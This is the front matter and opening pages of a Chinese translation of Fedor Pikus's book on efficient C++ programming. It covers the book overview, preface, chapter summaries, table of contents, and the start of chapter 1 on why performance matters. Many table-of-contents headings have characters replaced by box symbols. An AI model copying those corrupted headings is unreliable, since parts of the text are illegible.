

The Art of Writing Efficient Programs

An advanced programmer's guide to efficient hardware utilization
and compiler optimizations using C++ examples



Fedor G. Pikus



The Art of Writing Efficient Programs

An advanced programmer's guide to efficient hardware utilization and compiler optimizations
using C++ examples
(一本高級編程指南，使用 C++ 介紹如何高效利用硬件和編譯器優化)

作者: Fedor G. Pikus

譯者：陳曉偉

本書概述

掌握各種性能提升技術，如併發性、無鎖編程、原子操作、並行性和內存管理。

性能自提升的時代結束了，以前隨著 CPU 的升級，程序本身的速度也在加快，現在情況不一樣了。新架構的處理器時鐘頻率幾乎達到了峰值，對現有的程序性能上的改進並不多。雖然處理器的體積更大、性能更強，但這些能力的都在增多的核數和其他的計算單元上消耗掉了。為了編寫高效的軟件，現在的開發者必須瞭解如何利用現有的計算資源進行編程，這本書將說明如何做到這一點。

這本書涵蓋了編寫高效程序的主要方面：高效地使用 CPU 資源和內存，避免不必要的計算，性能測試，以及如何充分利用併發性和多線程。還會了解編譯器優化，以及如何更有效地使用編程語言 (C++)。最後，瞭解設計決策如何對性能產生影響。

讀完這本書，可以利用處理器和編譯器的知識來編寫高效的程序，還能夠理解使用這些技術和在提高性能時如何進行測試。而本書的核心在於學習的方法論。

關鍵特性

- 瞭解現代 CPU 的侷限性及對性能的影響
- 瞭解如何避免編寫效率低下的代碼，並使用編譯器進行優化
- 瞭解編寫高性能程序需要權衡策略和成本

內容綱要

- 瞭解如何有效地使用程序中的硬件計算資源
- 理解內存序和內存柵欄之間的關係
- 熟悉不同數據結構和組織方式對性能的影響
- 評估併發內存訪問對性能的影響，以及如何將影響最小化
- 瞭解何時使用和不使用無鎖編程技術
- 探索提高編譯器優化效率的不同方法
- 為避免效率低下的開發，針對併發和高性能數據結構設計 API

作者簡介

Fedor G. Pikus 是 Mentor Graphics 公司 (西門子公司) 硅設計部門的首席工程科學家。他曾在谷歌擔任高級軟件工程師，在 Mentor Graphics 擔任 Calibre PERC、LVS、DFM 的首席軟件架構師。1998 年，他從計算物理的學術研究轉向軟件行業，加入 Mentor Graphics。Fedor 是高性能計算和 C++ 方面公認的專家，他的作品在 CPPCon, SD West, DesignCon, Software Development Journal 上進行過展示，也是 O'Reilly 的作者。作為首席科學家，他的職責包括規劃 Calibre 產品的長期技術方向，指導和培訓從事這些產品、軟件設計和架構的工程師，以及研究新的設計和軟件技術。Fedor 在物理學、EDA、軟件設計和 C++ 語言方面擁有超過 25 項專利和超過 100 篇論文和會議報告。

我要感謝我的妻子加林娜 (Galina)，我的兒子亞倫 (Aaron) 和本傑明 (Benjamin)，他們支持和鼓勵我，對我信心十足。還有我的貓維尼 (Pooh)，也會在我需要的時候鼓勵我。

審評者介紹

Sergey Gomon 在 12 年前在白俄羅斯國立大學信息和無線電電子學院的人工智能系，開始了他的 IT 之旅。他在網絡編程、信息安全、圖像處理等多個領域擁有大約 8 年使用 C++ 的工業編程經驗。他目前在 N-able 工作，是 CoreHard C++ 社區的活躍成員。

本書相關

- Github 翻譯地址：

<https://github.com/xiaoweiChen/The-Art-of-Writing-Efficient-Programs>

前言

高性能編程的藝術仍在歸來途中。我還是編程菜鳥時，那時候的開發者必須知道每一個數據位的去向（有時的確要這樣——用面板上的開關）。現在，計算機已經有能力完成日常工作，就沒必要在意有些細節。不過，還是有一些領域沒有足夠的計算能力。其實，大多數開發者都可以寫出高效的代碼，這不是一件壞事。在不受性能限制的前提下，這樣開發者就可以更專注於如何使代碼變的更好。

本書首先闡明瞭，為什麼越來越多的開發者需要關注性能和效率。這將為整本書定下基調，因為其定義了我們在後續章節中所使用的方法論。關於性能的知識最終必須來自於測試，並且每個與性能相關的聲明都必須有數據支撐。

其中，有五個要素決定了程序的性能。

首先，我們深入研究所有性能的底層基礎——用於計算的硬件（沒有交換機——那些日子已經一去不復返了）。從單個部件——處理器和內存——到多處理器計算系統。在此過程中，我們會瞭解了內存模型、數據共享的成本，還有無鎖編程。

高性能編程的第二個要素是對編程語言的使用，這一點正是本書針對 C++（其他語言也有低效率）進行的說明。而後的是第三個要素，即是幫助編譯器提高程序性能的技能。

第四個要素是設計。如果設計沒有將性能作為其明確目標，那麼幾乎不可能在之後再為程序添加良好的性能。然而，因為這是一個高級概念，它彙集了之前所學到的所有知識，所以我們最後再來瞭解性能設計。

高性能編程的最後，也是第五個要素就是——正在閱讀本書的你，你的知識和技能水平將最終決定結果。為了幫助讀者進行學習，這本書提供了許多例子，可以用於動手探索和自學。學習是一項終身的運動，切勿在看完本書後停止學習。

適讀人群

這本書是為有經驗的開發人員編寫，從事對性能至關重要的項目，並希望學習不同的技術來提高代碼的性能。算法交易、遊戲、生物信息學、基因組學或流體動力學社區的開發者，都可以從這本書中學習各種技術，並將其應用到他們的工作領域中。

雖然本書使用的是 C++，但本書的概念可以轉移或應用到其他編譯語言，如 C、Java、Rust、Go 等。

本書內容

第 1 章，性能和併發性。討論了重視程序性能的原因，特別是性能好的應用為什麼不會憑空出現。為了實現最佳性能，甚至是提升性能，理解影響性能的不同因素和程序特定行為的原因（無論是快執行還是慢執行）。

第 2 章，性能測試。本章內容都是關於性能測試的。性能有時並不直觀，所有涉及效率的決策，從設計選擇到具體優化策略，都應該以可靠的數據為指導。本章描述了不同類型的性能評估方式，解釋了它們的不同之處，以及應該在什麼時候使用哪種方式，並瞭解如何在不同的情況下正確地評估性能。

第 3 章，CPU 架構、資源和性能。研究硬件，以及如何高效地使用硬件資源，從而達到最佳性能。本章將瞭解 CPU 資源和能力，以及使用方法。瞭解 CPU 資源沒有得到充分利用的原因，以及如何解決這些問題。

第 4 章，內存架構與性能。瞭解現代內存架構，以及其缺點，以及避免或規避這些缺點的方法。對於許多程序來說，性能完全依賴於開發者是否可以利用硬件特性來提高內存性能。

第 5 章，線程、內存和併發。繼續學習內存系統，及其對性能的影響，但現在會擴展到多核系統和多線程領域。事實證明，內存已經是性能的“關鍵”，當添加了併發時，內存管理可能會很棘手。雖然硬件帶來的物理限制無法克服，但大多數程序的性能其實還未觸及這些限制，而且對於資深的開發者來說，代碼效率還有很大的提高空間。所以，本章為讀者們提供了必要的知識和工具。

第 6 章，併發性和性能。瞭解如何為線程安全的程序開發高性能併發算法和數據結構。一方面，為了充分利用併發性，必須從更高的角度看待問題和解決方案策略：數據組織、工作分區，甚至是解決方案的定義都會對程序性能產生重大影響。另一方面，性能受到底層的極大影響，比如：緩存中數據的分佈，即使是最好的設計也可能因糟糕的實現，達不到預期的性能。

第 7 章，用於併發的數據結構。解釋併發程序中數據結構的本質，以及在多線程上下文中使用數據結構，比如：定義常用的數據結構（如“堆棧”和“隊列”等）。

第 8 章，C++ 中的併發。介紹了 C++17 和 C++20 標準中最近添加的併發特性。雖然，現在談論使用這些特性獲得最佳性能的方式還為時過早，但我們可以描述其作用，以及編譯器當前的支持情況。

第 9 章，高性能 C++。重點從硬件資源的使用，轉移到特定編程語言的應用。雖然，我們學到的所有東西都可以直接應用到任何語言中，但本章將討論 C++ 的特性。讀者將瞭解 C++ 語言的哪些特性可能會導致性能問題，以及如何規避這些問題。

第 10 章，C++ 中的編譯器優化。本章還會討論編譯器優化的問題，以及開發者如何幫助編譯器生成更高效的代碼。

第 11 章，未定義的行為和性能。這裡有兩個重點：一方面，解釋了開發者在試圖最大化代碼性能時，經常忽略的未定義行為的危險性。另一方面，解釋瞭如何利用未定義的行為來提高性能，以及如何正確地控制和記錄這些情況。總的來說，與“任何事情都可能發生”相比，這一章提供了一些常見方式來理解未定義行為的問題。

第 12 章，為性能而設計。回顧本書中所學到的所有與性能相關的因素和特性，並總結所獲得的知識，瞭解如何在開發新軟件系統或重新架構現有軟件系統時，如何做出的設計決策。

編譯環境

除了特定於 C++ 效率的章節，不依賴於任何 C++ 知識。所有的例子都是用 C++ 編寫（但是有關硬件性能、高效數據結構和性能設計的部分適用於任何編程語言）。要看懂這些示例，至少需要具備中等程度的 C++ 知識。

C++ compiler(GCC, Clang, Visual Studio 等)	操作系統
LLVM 版本高於或等於 12.x	Windows, macOS 或 Linux
Profiler(VTune, Perf, GoogleProf 等)	
Benchmark Library(GoogleBench)	

每一章都會提到編譯和執行示例所需的軟件（如果有的話）。大多數情況下，現代 C++ 編譯器都可以與示例一起使用，除了第 8 章（C++ 中的併發），該章要求支持 C++20，從而可以展示協程的相關示例。

如果你正在使用這本書的數字版本，我們建議自己輸入代碼或通過 GitHub 庫訪問代碼（鏈接在下一節中提供）。這樣做將幫助您避免與複製和粘貼代碼相關的任何潛在錯誤

下載示例

可以從 GitHub 網站<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs>下載本書的示例代碼文件。如果代碼有更新，會在現有的 GitHub 庫中更新。

我們還有其他的代碼包，還有豐富的書籍和視頻目錄，都在<https://github.com/PacktPublishing/>。去看看吧！

聯繫方式

我們歡迎讀者的反饋。

反饋：如果你對這本書的任何方面有疑問，需要在你的信息的主題中提到書名，並給我們發郵件到customercare@packtpub.com。

勘誤：儘管我們謹慎地確保內容的準確性，但錯誤還是會發生。如果您在本書中發現了錯誤，請向我們報告，我們將不勝感激。請訪問www.packtpub.com/support/errata，選擇相應書籍，點擊勘誤表提交表單鏈接，並輸入詳細信息。

盜版：如果您在互聯網上發現任何形式的非法拷貝，非常感謝您提供地址或網站名稱。請通過copyright@packt.com與我們聯繫，並提供材料鏈接。

如果對成為書籍作者感興趣：如果你對某主題有專長，又想寫一本書或為之撰稿，請訪問authors.packtpub.com。

歡迎評論

請留下評論。當您閱讀並使用了本書，為什麼不在購買網站上留下評論呢？其他讀者可以看到您的評論，並根據您的意見來做出購買決定。我們在 Packt 可以瞭解您對我們產品的看法，作者也可以看到您對他們撰寫書籍的反饋。謝謝你！

想要了解 Packt 的更多信息，請訪問packt.com。

目录

第一部分：性能基础	13
第1章 性能和并发性	14
1.1. 为什么要关注性能？	14
1.2. 什么有性能□□	16
1.3. 性能是什么？	17
1.3.1 性能——吞吐量	17
1.3.2 性能——功耗	18
1.3.3 性能——实时性	19
1.3.4 性能——依赖上下文	19
1.4. 估、估□和□□性能	20
1.5. 高性能	21
1.6. 总□	22
1.7. □□□	22
第2章 性能□□	23
2.1. 相□准备	23
2.2. 性能□□示例	24
2.3. 性能基准□□	29
2.3.1 C++ 的 chrono 計時器	29
2.3.2 高精度計時器	29
2.4. 性能分析	33
2.4.1 perf 分析器	34
2.4.2 使用 perf 進行詳細分析	36
2.4.3 谷歌的性能分析器	38
2.4.4 使用調用圖進行分析	39
2.4.5 優化和內聯	42
2.4.6 分析建議	44
2.5. 微基准□□	44
2.5.1 微基準測試的基礎概念	45
2.5.2 微基準測試和編譯器優化	47
2.5.3 谷歌基準測試工具	49
2.5.4 微基準測試不說實話	51

2.6. 总□	54
2.7. □□□	54
第 3 章 CPU 架构、□源和性能	55
3.1. 相□准备	55
3.2. 从 CPU 性能□始	55
3.3. 微基准□□性能	56
3.3.1 可視化的指令級並行	61
3.4. 数据依□和流水□	62
3.5. 流水□和分支	65
3.5.1 分支預測	68
3.5.2 錯誤預測分支的分析	70
3.6. 投机执行	72
3.7. 复□条件的优化	72
3.8. 无分支□算	76
3.8.1 循環展開	76
3.8.2 無分支選擇	76
3.8.3 無分支的例子	77
3.9. 总□	80
3.10. □□□	81
第 4 章 内存架构与性能	82
4.1. 相□准备	82
4.2. 性能从 CPU □始，但不会到此□止	82
4.3. □□□□存速度	84
4.3.1 內存架構	84
4.3.2 測試內存和緩存的速度	85
4.4. 内存速度: 数字	88
4.4.1 隨機訪存的速度	88
4.4.2 順序訪存的速度	90
4.4.3 硬件中的內存性能優化	91
4.5. 优化内存性能	93
4.5.1 節約內存數據結構	93
4.5.2 分析內存性能	96
4.5.3 優化內存性能的算法	97
4.6. 机器里的幽灵	101
4.6.1 什麼是 Spectre ?	101
4.6.2 Spectre 的例子	102
4.6.3 Spectre 出擊 !	105
4.7. 总□	108
4.8. □□□	108

第 5 章 線程、內存和并发	110
5.1. 相關準備	110
5.2. 線程和并发	110
5.2.1 線程是什麼？	110
5.2.2 對稱多線程	111
5.2.3 線程和內存	111
5.2.4 內存受限和併發性	114
5.3. 內存同步的代價	115
5.4. 數據共享很危險	118
5.5. 并发和内存序	122
5.5.1 順序的必要性	122
5.5.2 內存序和內存柵欄	124
5.5.3 C++ 中的內存序	127
5.6. 內存模型	129
5.7. 总结	131
5.8. 參考	132
第二部分：高并发	133
第 6 章 并发性和性能	134
6.1. 相關準備	134
6.2. 如何高效地使用并发？	134
6.3. 方的替代方案以及性能	135
6.3.1 鎖、無鎖和無等待	137
6.3.2 不同的問題使用不同的鎖	138
6.3.3 鎖的和無鎖的區別	141
6.4. 并发线程的构建块	142
6.4.1 併發數據結構的基礎	143
6.4.2 計數器和累加器	144
6.4.3 發佈協議	148
6.4.4 併發編程的智能指針	149
6.5. 总结	154
6.6. 参考	154
第 7 章 用于并发的数据结构	155
7.1. 相關準備	155
7.2. 线程安全的数据结构	155
7.2.1 線程安全的最佳方式	155
7.2.2 真正的線程安全	157
7.3. 线程安全的堆	157
7.3.1 線程安全接口的設計	157
7.3.2 使用互斥的性能	159

7.3.3 不同的性能需求	160
7.3.4 堆棧性能詳情	163
7.3.5 同步方案的性能評估	165
7.3.6 無鎖的堆棧	167
7.4. 程序安全的容器	172
7.4.1 無鎖隊列	173
7.4.2 順序不一致的數據結構	177
7.4.3 並行數據結構的內存管理	179
7.5. 程序安全的映射	180
7.5.1 無鎖鏈表	182
7.6. 总结	187
7.7. 参考	187
第 8 章 C++ 中的并发	188
8.1. 相关准备	188
8.2. C++11 的并发支持	188
8.3. C++17 的并发支持	189
8.4. C++20 的并发支持	192
8.4.1 介绍协程	192
8.4.2 C++ 的协程	196
8.4.3 协程用例	197
8.5. 总结	201
8.6. 参考	202
第三部分：设计和编写高性能程序	203
第 9 章 高性能 C++	204
9.1. 相关准备	204
9.2. 程语言的效率	204
9.3. 不必要的复制	205
9.3.1 复制和参数传递	205
9.3.2 使用复制进行实现	206
9.3.3 复制存储数据	208
9.3.4 复制返回值	209
9.3.5 使用指针避免复制	212
9.3.6 如何避免不必要的复制	212
9.4. 低效的内存管理	213
9.4.1 不必要的内存分配	213
9.4.2 并发程序中的内存管理	216
9.4.3 避免内存碎片	217
9.5. 条件执行的优化	219
9.6. 总结	221

9.7. □□□	221
第 10 章 C++ 中的□□器优化	222
10.1. 相□准备	222
10.2. □□器优化代□	222
10.2.1 編譯器優化的基礎知識	222
10.2.2 函數內聯	224
10.2.3 編譯器到底知道什麼？	228
10.2.4 將認知從運行時提升到編譯時	232
10.3. 总□	234
10.4. □□□	235
第 11 章 □未定义的行□和性能	236
11.1. 相□准备	236
11.2. 未定义行□	236
11.3. □什么会有未定义的行□？	238
11.4. 未定义的行□和 C++ 优化	239
11.5. 使用未定义的行□□行高效的設□	246
11.6. 总□	248
11.7. □□□	249
第 12 章 □性能而設□	250
12.1. 相□准备	250
12.2. 設□与性能间的□系	250
12.3. □性能設□	251
12.3.1 最小信息原則	251
12.3.2 最大信息原則	252
12.4. API 的設□考□	257
12.4.1 併發的 API 設計	257
12.4.2 複製和發送數據	260
12.5. □最佳数据□□而設□	262
12.6. 性能的□衡	263
12.6.1 接口設計	264
12.6.2 組件設計	264
12.6.3 錯誤和未定義行為	265
12.7. 明智的設□决策	266
12.8. 总□	267
12.9. □□□	267
□□答案	268
第 1 章	268
第 2 章	268
第 3 章	268

第 4 章	269
第 5 章	269
第 6 章	270
第 7 章	270
第 8 章	271
第 9 章	271
第 10 章	272
第 11 章	272
第 12 章	273

第一部分：性能基礎

將瞭解研究程序性能的方法——基於測試粒度、基準測試和分析。以及瞭解每個計算系統性能的主要硬件組件：處理器、內存和二者間如何進行交互。

本節包括以下幾章：

- 第 1 章，性能和併發性
- 第 2 章，性能測試
- 第 3 章，CPU 架構、資源和性能
- 第 4 章，內存架構與性能
- 第 5 章，線程、內存和併發

第 1 章 性能和併發性

動機是學習的關鍵，因此理解為什麼在計算硬件方面有眾多改進的情況下，開發者仍需要努力編寫高性能的代碼？為什麼今天還需要對計算硬件、編程語言和編譯器能力有深刻的理解？本章就來回答這些基本問題。

本章討論了關注性能的原因，特別是“為什麼好性能不能憑空產生”。為了達到最優性能，甚至是足夠的性能，需要了解影響性能的不同因素，以及程序特定行為的原因，無論是快速執行還是緩慢執行。

本章將討論以下內容：

- 為什麼會有性能問題？
- 為什麼需要開發者關注性能？
- 性能的含義是什麼？
- 如何評估性能
- 瞭解高性能

1.1. 為什麼要關注性能？

早期計算機的編程非常困難，因為處理器慢、內存有限、編譯器差勁，完成一個程序需要花費大量的時間。開發者必須知道 CPU 架構、內存佈局，對於當時的編譯器，關鍵的代碼必須用匯編來寫。


後來情況有所好轉了。處理器的速度越來越快，編譯器開發者可以使用了一些使程序更快的技巧，所以曾經需要巨大硬盤容量的處理器，現在所需的容量也就一個普通 PC 機主存的大小，開發者可以花更多的時間來解決問題，這反映在編程語言和設計風格上。在高級語言和不斷髮展的設計和編程實踐之間，開發者的重點從想在代碼中說什麼，轉變為想怎麼說。

以前的常識，如 CPU 到底有多少寄存器，寄存器的名字都是什麼，現在卻變成了深奧且難懂的話題。曾經的“大型代碼庫”很難進行管理，而現在已經完全在版本控制系統的掌握之下了。幾乎不需要為特定的處理器或內存系統編寫特定的代碼，可移植的代碼已經越來越流行了。

對於手動彙編編程，實際上很難超越編譯器生成的代碼。當代碼量增加，大多數開發者無法完成手動彙編。對於應用程序和編寫者來說，有“足夠的性能”即可，開發者需要對其他方面的事情更加關注（需要明確的是，開發者可以專注於代碼的可讀性，而不必擔心添加一個名稱有意義的函數是否會使程序慢）。

然後，也算是老生常談，“性能自增長”的時代結束了。看似不斷增長的計算能力的提升在程序性能方面.....停止了。

35 YEARS OF MICROPROCESSOR TREND DATA



Original data collected and plotted by M. Horowitz, F. Labonte, O. Shacham, K. Olukotun, L. Hammond and C. Batten
Dotted line extrapolations by C. Moore

圖 1.1 -微處理器 35 年的發展歷程

(引用於 <https://github.com/karlripp/microprocessor-trend-data> and <https://github.com/karlripp/microprocessor-trend-data/blob/master/LICENSE.txt>)

2005 年左右，單個 CPU 的計算能力達到飽和，CPU 頻率也停止增長。CPU 的頻率又受到幾個因素的限制，其中之一是功耗（如果頻率趨勢保持不變，如今的 CPU 每平方毫米的功率將超過將火箭送入太空的大型噴氣式發動機）。

從前面的圖表中可以明顯看出，並不是所有的進步指標都在 2005 年停滯不前：集成在單個芯片中的晶體管數量一直在增長。那麼，如果不是讓芯片更快，那是在做什麼呢？圖表下面的曲線揭示了其中的部分原因。設計師沒有將單個處理器做得更大，而是將多個處理器核心放在一起。當然，這些處理器的計算能力會隨著核的數量而增加。“晶體管之謎”的第二部分（晶體管都到哪裡去了？）中，硬件設計師對處理器功能進行了增強，可以用來提高性能，但也需要開發者瞭解如何使用。

處理器的變化是併發編程進入主流的原因，但這種變化的意義遠不止於此。本書中為了獲得最佳性能，開發者需要理解處理器和內存體系結構，及其間的交互，所以出色的性能不再是“偶然獲得”。與此同時，在編寫代碼時所取得的進步，也清楚地表達了需要做什麼，而不是如何做。我們仍然希望編寫可讀和可維護的代碼，並且（不是但是）這些代碼是高效的。

可以肯定的是，對於許多應用程序來說，現代 CPU 的性能已經足夠，但程序的性能比過去有了更多的關注，這在很大程度上是因為 CPU 的變化。因為我們想在不一定能獲得最佳計算資源的應用程序中，做更多的計算（例如，今天的便攜式醫療設備可能有一個神經網絡程序在其中工作）。

幸運的是，我們不必在黑暗的儲藏室裡翻找一堆堆腐爛的穿孔卡片，來重新學習那些古老的

藝術形式。任何時候，都有困難的問題，對於許多軟件開發者來說，計算能力永遠不夠用這句話完全正確。隨著計算能力呈指數級增長，對它的需求也在相應的增長（古老的藝術只會在少數需要它的領域中得以延續）。

1.2. 為什麼有性能問題

為了找到一個對性能的關注從未減弱的例子，讓我們來看看計算的演變（它使計算本身成為可能），電子設計自動化（EDA）工具，其會用來設計計算機。

2010 年進行了設計、模擬或驗證某一特定微芯片的計算，此後每年都運行相同的計算量，我們會看到這樣的結果：




圖 1.2 - 這些年來對於特定的 EDA 計算的處理時間，以小時為單位，

2010 年計算時間為 80 小時，而 2018 年計算時間不到 10 小時（現在更短）。改善從何而來？計算機變得更快，但同時軟件變得更高效，使用更好的算法，優化的編譯器變得更高效。

當然，我們不會在 2021 年製造 2010 版的微芯片。所以有理由認為，隨著電腦變得越來越強大，製造更新更好的芯片變得越來越困難。那麼，每年要花多長時間才能完成同樣的工作呢？




圖 1.3 - 每年最新的微芯片的運行時間，以小時為單位

每年實際完成的計算並不相同，但它們的目的相同，例如：對於我們每年製作的芯片，會驗證芯片是否按照預期的方式運行。從這個圖表可以看出，當前最強大的處理器，每年的設計和處理器所用的時間大致相同。雖然我們在努力，但沒有任何進展。

事實比這更糟，上面的圖表並不能說明一切。從 2010 年到 2018 年，那一年生產的最大處理器可以在一夜之間（大約 12 個小時）通過適配去年生產的電腦進行驗證。這裡，我們忘了問有多少個處理器？好吧，下面就是真相：




圖 1.4 - 添加了每次計算的 CPU 數量

每年好的計算機，配備了數量不斷增長的處理器，運行最新的軟件（優化會利用越來越多的處理器，並更有效地使用每個處理器），完成構造下一年計算機所需的工作。每年都是在這樣，但這項任務幾乎不可能完成。我們依靠硬件和軟件工程師的成就保持一優勢，因為前者提供了不斷增長的計算能力，而後者則以最高的效率使用它。這本書將來瞭解後者所使用的相關技能。

我們現在瞭解了這本書中內容的重要性。在深入研究細節之前，做一個概述可能會有所幫助。

1.3. 性能是什麼？

我們已經討論了程序的性能，還提到了高性能軟件。但這些代表了什麼呢？通常，我們知道高性能的程序比較快，但這並不意味著更快的程序總是有好的性能（兩個程序都可能有較差的性能）。

我們也提到了高效的程序，但是效率和高性能一樣嗎？雖然效率與性能有關，但並不相同。效率是指有效地利用資源，而不是浪費資源，而高效的程序會充分的利用計算硬件。

一方面，高效的程序不會讓可用的資源閒置。如果有需要完成的計算，而有處理器什麼都不做，那麼這個處理器應該正在等待執行的代碼。進一步的說，處理器中有許多計算資源，高效的程序可以同時利用盡可能多的資源。而高效的程序不會浪費資源去做不必要的工作，不會執行不需要的計算，不會浪費內存去存儲永遠不使用的數據，在不需要的情況下，不會通過網絡發送數據等。簡而言之，高效的程序不會讓可用的硬件閒置，也不會做不必要的工作。

另一方面，性能總是與一些指標相關。最常見的是“速度”，或程序運行的有多快。更嚴格地定義是吞吐量，即程序在給定時間內執行的計算量，或者說是計算特定結果所需的時間。然而，這並不是性能的唯一定義。

1.3.1 性能——吞吐量

考慮四個使用不同實現來計算相同結果的程序。下面是四個程序的運行時間（單位是相對的）。實際數字並不重要，因為我們感興趣的是相對性能）：




圖 1.5 - 同一算法，四種不同實現的運行時間 (相對單位)

顯然，程序 B 的性能最高，比其他三個程序完成得早，計算同樣結果所需的時間是最慢程序的一半。通常，這將是我們選擇最佳實現所需的依據。

